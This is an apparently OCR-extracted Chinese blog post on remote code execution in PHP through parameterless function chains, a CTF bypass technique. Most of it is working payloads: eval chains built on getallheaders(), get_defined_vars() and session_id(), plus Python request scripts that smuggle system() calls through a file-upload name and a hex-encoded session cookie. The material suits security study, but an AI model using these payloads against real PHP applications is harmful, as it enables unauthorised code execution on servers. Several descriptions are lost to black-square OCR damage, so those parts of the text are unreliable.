
添加在Header在最后一个：

payload: `code=eval(end(getallheaders()));`

不知道位置：

配合`array_rand()`, `array_flip()`构造payload进行爆破：

payload: `eval(array_rand(array_flip(getallheaders())));`



get_defined_vars() => RCE

`get_defined_vars()` ■■■■■■■■■■■■■■■■■■■■

和getallheaders()利用类似，但是不止apache, ngnix和其他的也可以用

函数返回内容：


```
array(4) {
 ["_GET"]=>
 array(0) {
 }
 ["_POST"]=>
 array(1) {
   ["code"]=>
   string(29) "var_dump(get_defined_vars());"
 }
 ["_COOKIE"]=>
 array(0) {
 }
 ["_FILES"]=>
 array(0) {
 }
}
```

会返回全局变量的值，如get、post、cookie、file数据。

1. 利用`$_GET`

url中添加参数：http://127.0.0.1/code/code.php?test=phpinfo();

post数据：`eval(end(current(get_defined_vars())));`




1. 利用$_FILES

```
import requests

files = {
 "system('ping 127.0.0.1');": ""
}
data = {
"code":"eval(pos(pos(end(get_defined_vars()))));"
}
r = requests.post('http://127.0.0.1/code/code.php', data=data, files=files)
print(r.content.decode("utf-8", "ignore"))
```

把payload直接放在文件的名称上，再通过两个pos定位进行利用。

也可以像sky师傅脚本里面那样进行编码，使用hex2bin()解码利用。



session_id() => RCE


session_id() ■■■■■■■/■■ ■■■■ ID■

可以通过修改cookie来设置session，用session_id()读取进行利用。

payload:

```
import requests
import binascii

payload = "system('ping 127.0.0.1');"
payload = str(binascii.b2a_hex(payload.encode('utf-8'))).strip("b").strip("'")
cookies={
   "PHPSESSID": payload
}
data = {
"code":"eval(hex2bin(session_id(session_start())));"
}
r = requests.post('http://127.0.0.1/code/code.php', data=data, cookies=cookies)
print(r.content.decode("utf-8", "ignore"))
```



无参数函数小总结

这里是针对无参数函数利用来说的。

```
getchwd() ■■■■■■■■■■■
scandir() ■■■■■■■■■■■■■■■■■■■
dirname() ■■■■■■■■■■■■■
chdir() ■■■■■■■■■■

readfile()  ■■■■■■

current()       ■■■■■■■■■■, ■■■■■■■
pos()           current() ■■■
next() ■■■■■■■■■■■■■■■■■■■■■■■
end()       ■■■■■■■■■■■■■■■■■■■■■■
array_rand()    ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
array_flip()    array_flip() ■■■■■■/■■■■■■■■■■■■■■■■■■■■■

chr() ■■■■■■ ASCII ■■■■■■
hex2bin — ■■■■■■■■■■■■■■■■

getenv()        ■■■■■■■■■■(■7.1■■■■■■■■■)
```

常见的就这么一些。先记录到这吧。

参考

- http://peanuts2ao.top/2019/09/09/2019-ByteCTF-pwn/
- https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/

上一篇：bytesCTF dot_serv... 下一篇：WebCrack：网站后台弱口令批...

1. 1 条回复

imti**** 2019-09-17 20:07:17

好像是可以分nginx和apache，两个可利用函数有很多不一样

1 回复Ta
